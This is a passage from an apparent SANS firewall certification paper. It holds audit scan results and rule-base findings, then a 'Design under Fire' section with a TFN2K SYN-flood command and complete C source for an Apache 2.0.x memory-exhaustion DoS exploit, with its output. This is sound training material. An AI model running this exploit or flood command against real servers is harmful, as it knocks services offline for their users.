Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network and transaction network did not receive any packets from external network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>Monitoring Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network and monitoring network did not receive any packets from monitoring network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command	
<b>Inference:</b> Firewall is allowing access to all servers to admin group over SSH port to hosts which are in admin group	

**Rule 16**

<b>Purpose:</b> To verify that traffic from router, servers in transaction network & secure network can communicate to NTP server and all other traffic to be blocked	
<b>Scanning location:</b> External Network Secure Network Transaction N/W Internal Network	<b>Target:</b> Syslog server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN NTP.txt --append_output 192.168.30.3	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports except for port NTP while scanning from external interface of the firewall. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port NTP. <i>Internal network:</i> Nmap didn't show any open ports while scanning from internal interface of the firewall. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network did not receive any such packet from nmap. <i>Transaction Network:</i> Nmap didn't show any open ports except for port NTP while scanning from transaction network. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port NTP. <i>Secure Network:</i> Nmap didn't show any open ports except for port NTP while scanning from secure network. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port NTP.	
<b>Inference:</b> Firewall is allowing connection from router, servers from transaction & secure network on port NTP to NTP server in monitoring network and dropping all other traffic	

**Rule 17**



<b>Purpose:</b> To verify that traffic between NTP server and NIST's NTP reference server passes through firewall on port NTP only	
<b>Scanning location:</b> Internal Network Secure Network Transaction N/W Monitor Network	<b>Target:</b> NTP server to NIST's NTP reference server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN ntp.r.txt --append_output -S 192.168.30.3 -e eth0 66.243.43.21 nmap -sS -P0 -n -O -oN trdb.txt --append_output 66.243.43.21	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports while scanning from internal Network. Firewall will drop all packets except for packet originating from NTP server. As per this rule, access is allowed only from NTP server to NTP reference server. Ethereal in external network did not receive any such packet from nmap. <i>Secure network:</i> Nmap didn't show any open ports while scanning from secure network. Firewall will drop all packets except for packet originating from NTP server. As per this rule, access is allowed only from NTP server to NTP reference server. Ethereal in external internal network did not receive any such packet from nmap. <i>Transaction Network:</i> Nmap didn't show any open ports while scanning from Transaction network. Firewall will drop all packets except for packet originating from NTP server. As per this rule, access is allowed only from NTP server to NTP reference server. Ethereal in external internal network did not receive any such packet from nmap. <i>Monitoring Network:</i> Nmap with first command didn't show any open ports while scanning from monitoring network except for NTP port. With second command, nmap didn't show any open ports while scanning, since it had different ip address other than that of NTPserver. As per this rule, access is allowed only from transaction server to database server. Ethereal in external network received this traffic	
<b>Inference:</b> Firewall is allowing connection from NTP server to NTP reference server NTP port and dropping all other packets	

**Rule 18**

This is called as cleanup rule. If there is any packet which does not match any of the above rule, that packet will be dropped. This is evident from the firewall log.

## Audit findings









Auditors completed the audit within the time frame allocated. They were pleased to see that the firewall is functioning according to the business and functional requirement of GIAC-FCS. But there was one issue in the order of the rule base which will be discussed now.

7	 Int_Network	 Mail_Server_MTA	 smtp	 accept	- None	 Gateways	 Any	Allow everyone to send mails to GIAC-FCS mail server
8	 Mail_Server_MTA	 Int_Network	 smtp  dns	 accept	- None	 Gateways	 Any	Allow mail server to send outbound mails and query ISP DNS for name resolution
9	 Mail_Server  Mail_Server_MTA	 Mail_Server  Mail_Server_MTA	 smtp	 accept	 Log	 Gateways	 Any	Allow communication between internal mail server and external mail server

As per this rule base, rule 7 & 8 shadow rule 9. Because of this order if there is a packet which matches rule 9, it will be dropped by either rule 7 or 8. Rule 7 says that except internal network hosts, all others can reach mail relay server on smtp port. Converse of this is rule 8. Mail server can reach any host except for hosts in internal network. Rule 9 says that mail server can communicate to mail relay server & vice versa over smtp port. Since mail server is in internal network, rule 7 & 8 will mask rule 9.

There are two solutions for this. Either move rule 9 to rule 7 position or we can create an exclusion group in checkpoint. Checkpoint NG supports exclusion group. What does this mean? We can create a group, where in we can exclude few objects which we don't require. Using this feature, we can exclude mail server in internal network and include all other hosts.

The modified rule order might look like this.

7	 Mail_Server  Mail_Server_MTA	 Mail_Server  Mail_Server_MTA	 smtp	 accept	 Log	 Gateways	 Any	Allow communication between internal mail server and external mail server
8	 Int_Network	 Mail_Server_MTA	 smtp	 accept	- None	 Gateways	 Any	Allow everyone to send mails to GIAC-FCS mail server
9	 Mail_Server_MTA	 Int_Network	 smtp  dns	 accept	- None	 Gateways	 Any	Allow mail server to send outbound mails and query ISP DNS for name resolution


## Other recommendations

Apart from auditing the firewall and its rule base, auditors found few other flaws in the design. For incoming HTTP, FTP & SMTP traffic, content screening is not employed. A good content filter can be placed in the transaction network and it

can be tightly integrated with firewall, so that all HTTP, FTP and SMTP traffic can be filtered for malicious codes and virus.

Tripwire integrity checking tool is installed on few servers. But this is not adequate. It is recommended to have network based IDS on each critical segment. In this case, GIAC-FCS might require NIDS in transaction network, internal network and secure network. It may be required in the external segment also (Between router Ethernet interface and firewall external interface). NIDS should be configured to work in promiscuous mode and each of these IDS should have another interface which will be used for monitoring purposes.

The diagram below shows the content filter, NIDS and NIDS monitoring station.




## Section 4

### Design under Fire

I have selected Joe Matusiewicz's (Analyst Number 0362) assignment version 1.8 (Date of submission not known). The following is the network architecture. URL of this file is [http://www.giac.org/practical/Joe\\_Matusiewicz\\_GCFW.pdf](http://www.giac.org/practical/Joe_Matusiewicz_GCFW.pdf)

© SANS Institute 2003, Author retains full rights.





### ***Attack against the firewall***

Joe has used Checkpoint FW-1 4.1 with SP6 as his primary firewall. This firewall is installed on hardened Solaris 8 operating system. Also Joe has installed aggressive IKE hotfix and the open SSL hotfix.

After conducting extensive search in various vulnerability databases, I was able to find only four known vulnerabilities. They are,

- Check Point FireWall-1 HTTP proxy could allow HTTPS and FTP traffic to bypass the firewall

- Log flooding from remote against the logging mechanism by using the syslog daemon of Check Point FW-1 4.1
- Aggressive IKE issue
- Open SSL issue

Joe has installed relevant patches to overcome aggressive IKE issue and Open SSL issue. This is mentioned in page 6 of his assignment. Other two vulnerabilities can be exploited if the relevant configuration is used.

Now let us see, how the below mentioned vulnerabilities can be exploited in Joe's design.

### **Log flooding from remote against the logging mechanism by using the syslog daemon of Check Point FW-1 4.1**

**Source:** <http://www.aerasec.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt>

**Vulnerability:** Successful DoS from remote against syslog daemon of Check Point FW-1 NG before NG FP3 HF2, perhaps remote root exploit possible. On 4.1 SP6 log flooding can be caused through the syslog daemon.

#### **Affected versions:**

Check Point FW-1 NG FP3 (verified)  
Check Point FW-1 NG FP2 (verified)  
Check Point FW-1 4.1 SP6 (verified)

#### **Tested versions and platform:**

Check Point FW-1 NG FP3 (with or without HF1)  
Check Point FW-1 NG FP2 on platform:  
Red Hat Linux 7.3 running kernel 2.4.9-34  
Check Point FW-1 4.1 SP6 on RHL 6.2 running kernel 2.2.24-6.2.3

#### **Further information:**

Check Point VPN-1/FW-1 contains a syslog daemon (default: off) to redirect incoming syslog messages from remote (e.g. routers) to Check Point's Smart Tracker logging mechanism. This syslog daemon can be crashed from remote and it will not start again automatically. Neither a watchdog service is detecting the crash nor does an entry in the SmartView Tracker about "no longer available syslog daemon" appear.

#### **Consequences**

DoS against syslog daemon

#### **How to exploit the vulnerability**

Start syslog daemon by enabling in the firewall object (and run cpstop/cpstart afterwards) or by hand executing:

Enable syslog daemon

```
# fwstop
```

```
# fwd -n
```

```
[ CTRL-C]
```

```
# fwstart
```

### **Analysis on Joe's network:**

As per Joe's design, he has not mentioned anything about enabling syslog daemon on his firewall. Apart from this his network does not include any syslog server. If syslog server would be there, we may think that he would have enabled this option for centralized logging. Without enabling this daemon, we cannot exploit this vulnerability. And hence there is very remote possibility of enabling this service

### **Result:**

Since syslog server is not there and Joe has not enabled this daemon and by default this service is turned off, we were unable to exploit this vulnerability

### ***Solutions to prevent the successful DoS attack against syslog service:***

- FW-1 4.1: We currently didn't know about any fix for 4.1
- Customize your ruleset and accept syslog messages only from dedicated and trusted senders by the enforcement module. Unfortunately, this didn't help if trusted senders and untrusted sources are located in the same network except MAC based filtering is done.

### **Check Point FireWall-1 HTTP proxy could allow HTTPS and FTP traffic to bypass the firewall**

**Source:** <http://archives.neohapsis.com/archives/bugtraq/2002-09/0219.html>

### **Vulnerability:**

Check Point FireWall-1 versions 4.1 and NG (Next Generation) could allow an attacker to pass HTTPS and FTP traffic through the firewall, if the firewall is configured using the UserAuth action to proxy HTTP traffic only. This could allow an authenticated user to pass unauthorized traffic through the firewall.

### **Platforms Affected:**

Check Point FireWall-1 4.1

Check Point FireWall-1 NG

**Versions affected:** Checkpoint FW-1 Version 4.1 and NG (confirmed by Checkpoint)

**Versions tested:** Checkpoint FW-1 Version 4.1 (SP5 and SP6)

### Further Information

When using an action of UserAuth in Firewall-1 (even without using a resource), the traffic is handled by the Security Servers, in this case the HTTP Security Server (in.ahhttpd). It appears that the default for the HTTP Security server is to allow any traffic that is proxied through the server (i.e. HTTP, HTTPS and FTP). If one specifically uses a URI Resource you are presented with the option to choose what Schemes (http, ftp, gopher, mailto, news, wais, other) and methods (GET, POST, HEAD, PUT, Other) etc you wish to allow.

This option is not available for the HTTP service on its own. This same issue can be applied to an HTTPS service by following the instructions for Authenticating outbound HTTPS (See VPN-1/Firewall-1 Administration Guide page 504).

This will enable an HTTP Security server on TCP:443. The client proxies are then set to Port 443 and the traffic is passed in this way.

*When using SP6, the behavior exhibited is slightly improved (due to the changes as outlined in the SP6 Release Notes (July 23, 2002). Under Known Limitations point 9, page 4. "The HTTP Security Server handles proxy and tunneled connection requests differently than earlier FireWall-1 versions..." With a default SP6 install, trying to access an HTTPS site via an HTTP only rule will fail, with an incorrect error message in the Log File, however FTP access still succeeds.*

Also, making the change (http\_connection\_method\_tunneling (true) reverts the module to the SP5 (and earlier) behavior.

### Consequences:

*Bypass Security.* Since the issue outlined above requires that a user be authenticated, the impact is likely to be small in most cases. However, certain installations may require that certain users be allowed restricted access to certain environments (such as DMZ's etc). With the current default functionality in FW-1 the expected access restrictions are not going to apply.

### How to exploit the vulnerability:

When using an "out the box" installation of FW-1 with a rule base of:

Source	Destination	Service	Action	Track
AllUsers	SomeNet	webserver http	UserAuth	Long Allow Auth HTTP
Any	firewall	Any	drop	Long Stealth Rule
Any	Any	Any	drop	Long CleanUp Rule

Configuring the browser to proxy traffic as follows can enable a client browser to pass HTTPS and FTP traffic through the FW-1 enforcement point (even though only HTTP is allowed by the rule base):

**Analysis on Joe's network:**

As per Joe's design, he has not enabled user authentication for HTTP access. Apart from this he is using a separate radius server for authentication and hence this eliminates the need for user authentication on firewall.

**Result:**

Since Joe has not used firewall's user authentication, we were unable to exploit this vulnerability. Apart from this, this vulnerability could be extended to exploit any FTP service in the network, but FTP is not used in this design.

***Solution to prevent exploiting this vulnerability:***

The only solution that comes to mind is to use Resources for ALL UserAuth rules and in this way have the ability to manually configure the required access and limit access for unwanted methods etc. When using a resource this "functionality" is disabled by default. Using the "Tunneling" "connection Method" in the resource can enable it. This requirement is enforced when running a fixed version from Checkpoint.

Current Status with Vendor:

Checkpoint has raised the following CR's:

CR00073948, for FireWall-1 version 4.1 SP6

CR00073595, for FireWall-1 version NG FP2

Checkpoint has developed a Hotfix to resolve this issue. The HotFix disallows client proxy connections to UserAuth rules which do not make use of resources by default. This behaviour can be overcome by manually changing options in the objects.C file.

***Denial of service attack***

We will use the popular TFN2K DDoS tool to attack Joe's network. This tool has numerous advantages over other such tools in launching DDoS on a target. Some of the reasons are,

- It is difficult to detect on a system since all control communications are unidirectional
- TFN2K commands are encrypted using a key, based CAST-256 algorithm and all encrypted data is base 64 encoded before it is sent.
- TFN2K can do TCP Syn, UDP, ICMP ping or broadcast ping floods
- TFN2K commands are sent from master to the slave via TCP, UDP, ICMP either separately or all three at random

Source: [http://security.royans.net/info/posts/bugtraq\\_ddos2.shtml](http://security.royans.net/info/posts/bugtraq_ddos2.shtml)  
<http://packetstormsecurity.nl/distributed/tfn2k.tgz>

**Overview of TFN2K**

TFN2K allows *masters* to exploit the resources of a number of *agents* in order to coordinate an attack against one or more designated *targets*. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool could easily be ported to additional platforms.

TFN2K is a two-component system: a command driven *client* on the *master* and a *daemon* process operating on an *agent*. The *master* instructs its *agents* to attack a list of designated targets. The *agents* respond by flooding the *targets* with a barrage of packets. Multiple *agents*, coordinated by the *master*, can work in tandem during this attack to disrupt access to the *target*. *Master-to-agent* communications are encrypted, and may be intermixed with any number of decoy packets. Both *master-to-agent* communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the *master* can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K.

### Some facts of TFN2K

- Commands are sent from the *master* to the *agent* via TCP, UDP, ICMP, or all three at random.
- Targets may be attacked with a TCP/SYN, UDP, ICMP/PING, or BROADCAST PING (SMURF) packet flood. The *daemon* may also be instructed to randomly alternate between all four styles of attack.
- Packet headers between *master* and *agent* are randomized, with the exception of ICMP, which always uses a type code of ICMP\_ECHOREPLY (ping response).
- Unlike its predecessors, the TFN2K *daemon* is completely silent; it does not acknowledge the commands it receives. Instead, the *client* issues each command 20 times, relying on probability that the *daemon* will receive at least one.
- The command packets may be interspersed with any number of decoy packets sent to random IP addresses.
- TFN2K commands are not string-based (as they are in TFN and Stacheldraht). Instead, commands are of the form "+<id>+<data>" where <id> is a single byte denoting a particular command and <data> represents the command's parameters.
- All commands are encrypted using a key-based CAST-256 algorithm (RFC 2612). The key is defined at compile time and is used as a password when running the TFN2K *client*.
- All encrypted data is Base 64 encoded before it is sent. This holds some significance, as the payload should be comprised entirely of ASCII printable characters. The TFN2K *daemon* uses this fact as a sanity-test when decrypting incoming packets.
- The *daemon* spawns a child for each attack against a *target*.
- The TFN2K *daemon* attempts to disguise itself by altering the contents of argv[0], thereby changing the process name on some platforms. The

falsified process names are defined at compile time and may vary from one installation to the next. This allows TFN2K to masquerade as a normal process on the *agent*. Consequently, the *daemon* (and its children) may not be readily visible by simple inspection of the process list.

- All packets originating from either *client* or *daemon* can be (and are, by default) spoofed.

**Command used:** `./tfn -c 5 -f agentslist.txt -l www.giacenterprise.com -p 80`

-C 5 → Use TCP SYN flood

-f → File name containing the list of agents

-l → Target host or victim

-p → Destination port number

### Analysis on Joe's network

In his configuration, Joe has not mentioned any details of Syn defender options in Checkpoint. If we assume that he has not configured this, then this attack will be successful. If he has configured and used default values, even then the firewall is susceptible to DoS attack. Checkpoint's default values are

Timeout = 10 seconds

Maximum connections = 5000

This value determines the size of syndefender connection table. So syndefender will actively monitor up to 5000 connections and any connection beyond this value will be simply let through. These values are sufficient to defend a small attack. Since we are using 50 compromised cable modem DSL systems, the bandwidth available is large enough to supersede the default values of checkpoint firewall. Hence with default values also, we can compromise the system.

To minimize this attack, we should decrease the timeout duration, probably in the range of 3 to 6 seconds and the maximum connection can be increased in the range of 10000 to 20000 connections. Care should be taken while determining these values. Timeout duration should not be too small so that clients cannot establish a dialup session. Monitor the number of page hits on the web server and accordingly modify the number of simultaneous sessions. We could have used Syndefender "relay mode" option, but Joe's network is based on Checkpoint 4.1 version and hence this option is not available. This option intercepts all connection attempts and do not pass them on to the target until the client completes the handshake and establish the connection.

### Defeating TFN2K

There is no known way to defend against TFN2K denial-of-service attacks. The most effective countermeasure is to prevent the network resources from being used as *clients* or *agents*.

### Detection

- Scan for the *client/daemon* files by name.
- Scan all executable files on a host system for patterns described in the previous section.
- Scan the process list for the presence of daemon processes.
- Examine incoming traffic for unsolicited ICMP\_ECHOREPLY packets containing sequences of 0x41 in their trailing bytes. Additionally, verify that all other payload bytes are ASCII printable characters in the range of (2B, 2F-39, 0x41-0x5A, or 0x61-0x7A).
- Watch for a series of packets (possibly a mix of TCP, UDP, and ICMP) with identical payloads.

### Prevention

- Use a firewall that exclusively employs application proxies. This should effectively block all TFN2K traffic. Exclusive use of application proxies is often impractical, in which case the allowed non-proxy services should be kept to a minimum.
- Disallow unnecessary ICMP, TCP, and UDP traffic. Typically only ICMP type 3 (destination unreachable) packets should be allowed.
- If ICMP cannot be blocked, disallow unsolicited (or all) ICMP\_ECHOREPLY packets.
- Disallow UDP and TCP, except on a specific list of ports.
- Spoofing can be limited by configuring the firewall to disallow any outgoing packet whose source address does not reside on the protected network.
- Take measures to ensure that your systems are not vulnerable to attacks that would allow intruders to install TFN2K.

### ***Attack against internal system***

In Joe's network, I will select web server as the system for compromising. In page 9 of his assignment, Joe has mentioned that the servers used in DMZ are solaris 8. This gives an idea that he might be using Apache web server. We don't know the version of apache web server. Older version of apache had much vulnerability. To exploit these vulnerabilities, simple tools can be used. One such tool I will use is Nikto, which is a very good HTTP server vulnerability scanner. It uses Whisker library. Apart from this Joe's web server, oracle database and SSL application all are running on the same system and in the same subnet. If I can compromise the web server in any way, I will have greater chances to compromise database, which is the crown jewel of GIAC enterprise.

The steps I use to compromise Joe's web server are listed below.

First I will use various reconnaissance techniques to get the footprint of GIAC Enterprise network. Some of the tools I will use are Nmap, Sam spade. Some times the information provided by these tools might not be adequate to launch an attack. I will employ social engineering techniques also. Some of the techniques I



employ will be from the book written by famous hacker Kevin Mitnic, The art of deception. By employing these techniques, I got to know the IP address subnet allocated to this network, possible ports opened on different hosts and OS guess.

Using Nikto HTTP server vulnerability scanner, we got to know that the web server running is Apache version 2.0.39. Then I used Nessus to find any vulnerability in the version of Apache. Search in vulnerability databases, yielded some results. There were around 6 exploits and I found one which causes denial of service. The details of this exploit are given below.

### Summary of Vulnerability:

Unknown vulnerability in Apache 2.0 through 2.0.44 allows remote attackers to cause a "significant" denial of service. Apache web servers are prone to a denial of service condition. This is due to how Apache handles excessive amounts of consecutive linefeed characters, which may cause the server to allocate large amounts of memory, resulting in a denial of service.

CAN number: CAN-2003-0132

I got the exploit code in security focus web site

```

/* Version 2 */
/***** th-apachedos.c
*****
*
* Remote Apache DoS exploit
*
* -----
*
* Written as a poc for the:
*
*     iDEFENSE Security Advisory 04.08.03:
*
*     http://www.idefense.com/advisory/04.08.03.txt
*
*     Denial of Service in Apache HTTP Server 2.x
*
*     April 8, 2003
*
* This program sends 8000000 \n's to exploit the Apache memory
leak.
* Works from scratch under Linux, as opposed to apache-
massacre.c .
*
* Daniel Nyström <exce@netwinder.nu>
*
*
*
*

```

```
* - www.telhack.tk -
*
*
*
***** th-
apachedos.c *****/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>

int main(int argc, char *argv[])
{
    int sockfd;
    int count;
    char buffer[8000000];
    struct sockaddr_in target;
    struct hostent *he;

    if (argc != 3)
    {
        fprintf(stderr, "\nTH-apachedos.c - Apache <=
2.0.44 DoS exploit.");
        fprintf(stderr, "\n-----
-----");
        fprintf(stderr, "\nUsage: %s <Target> <Port>\n\n",
argv[0]);
        exit(-1);
    }

    printf("\nTH-Apache DoS\n");
    printf("-----\n");
    printf("-> Starting...\n");
    printf("->\n");

    // memset(buffer, '\n', sizeof(buffer)); /* testing */

    for (count = 0; count < 8000000;)
    {
        buffer[count] = '\r'; /* 0x0D */
        count++;
        buffer[count] = '\n'; /* 0x0A */
        count++;
    }

    if ((he=gethostbyname(argv[1])) == NULL)
```

```
{
    perror("gethostbyname() failed ");
    exit(-1);
}

memset(&target, 0, sizeof(target));
target.sin_family = AF_INET;
target.sin_port = htons(atoi(argv[2]));
target.sin_addr = *((struct in_addr *)he->h_addr);

printf("-> Connecting to %s:%d...\n",
inet_ntoa(target.sin_addr), atoi(argv[2]));
printf("->\n");

if ((sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) <
0)
{
    perror("socket() failed ");
    exit(-1);
}

if (connect(sockfd, (struct sockaddr *)&target,
sizeof(struct sockaddr)) < 0)
{
    perror("connect() failed ");
    exit(-1);
}

printf("-> Connected to %s:%d... Sending linefeeds...\n",
inet_ntoa(target.sin_addr), atoi(argv[2]));
printf("->\n");

if (send(sockfd, buffer, strlen(buffer), 0) !=
strlen(buffer))
{
    perror("send() failed ");
    exit(-1);
    close(sockfd);
}

close(sockfd);

printf("-> Finished smoothly, check hosts apache...\n\n");
}

/* EOF - th-apachedos.c
 * http://www.telhack.tk
 */
=====
```

**Result of Attack:**

After compiling the code we can use this executable. The command used and the output details are shown below

Command used: `apache www.giacenterprise.com 80`

**Output**

TH-Apache DoS

```
-----  
-> Starting...  
->  
-> Connecting to www.giacenterprise.com:80...  
->  
-> Connected to www.giacenterprise.com:80... Sending  
linefeeds...  
->  
-> Finished smoothly, check hosts apache...
```

After executing this code, I tried connecting to the web server and I was not able to connect. This proves that server is under DoS attack.

**Remedy:**

This vulnerability was not found in latest Apache version 2.0.45. Apache has advised all users to upgrade to this version to avoid this vulnerability.

## References

NSA Router Security Configuration Guide v1.1  
<http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf>

Nmap network security scanner man page

[http://www.insecure.org/nmap/data/nmap\\_manpage.html](http://www.insecure.org/nmap/data/nmap_manpage.html)

TFN2K - An Analysis

[http://www.packetstormsecurity.org/distributed/TFN2k\\_Analysis-1.3.txt](http://www.packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt)

TFN2K tool

<http://packetstormsecurity.nl/distributed/tfn2k.tgz>

Solaris, Linux, HP-UX, Cisco, Window 2000 & Window NT hardening guide.

URL <http://www.cisecurity.org/>

Security best practice and implementation

URL <http://www.cert.org/security-improvement/>

Test the firewall system

URL <http://www.cert.org/security-improvement/practices/p060.html>

Vulnerability research Web site

URL <http://www.securityfocus.com/>

URL <http://cve.mitre.org/>

URL [http://www.iss.net/security\\_center/](http://www.iss.net/security_center/)

An excellent description of this attack type can be found at the following site:

<http://grc.com/dos/drdos.htm>

Checkpoint NG firewall training material

Sans Institute. Track 2 –Firewalls, Perimeter Protection and VPNs . 2002.

Scambray, Joel. Hacking Exposed Second Edition. Berkeley: Osborne/McGraw-Hill, 2001.

Christopher M King, Curtis, Osmanoglu, Security Architecture, Design, Deployment and operations: Tata McGraw Hill 2001

Kevin Mitnic, The art of deception, Controlling the human element of security Wiley-Dreamtech, 2002

Check Point FireWall-1 HTTP proxy could allow HTTPS and FTP traffic to bypass the firewall

<http://archives.neohapsis.com/archives/bugtraq/2002-09/0219.html>

Log flooding from remote against the logging mechanism by using the syslog daemon of Check Point FW-1 4.1

<http://www.aerasesc.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt>

Building your firewall rule base

<http://www.spitzner.net/rules.html>

Apache Vulnerability and its exploit details

<http://www.securityfocus.com/bid/7254/solution/>

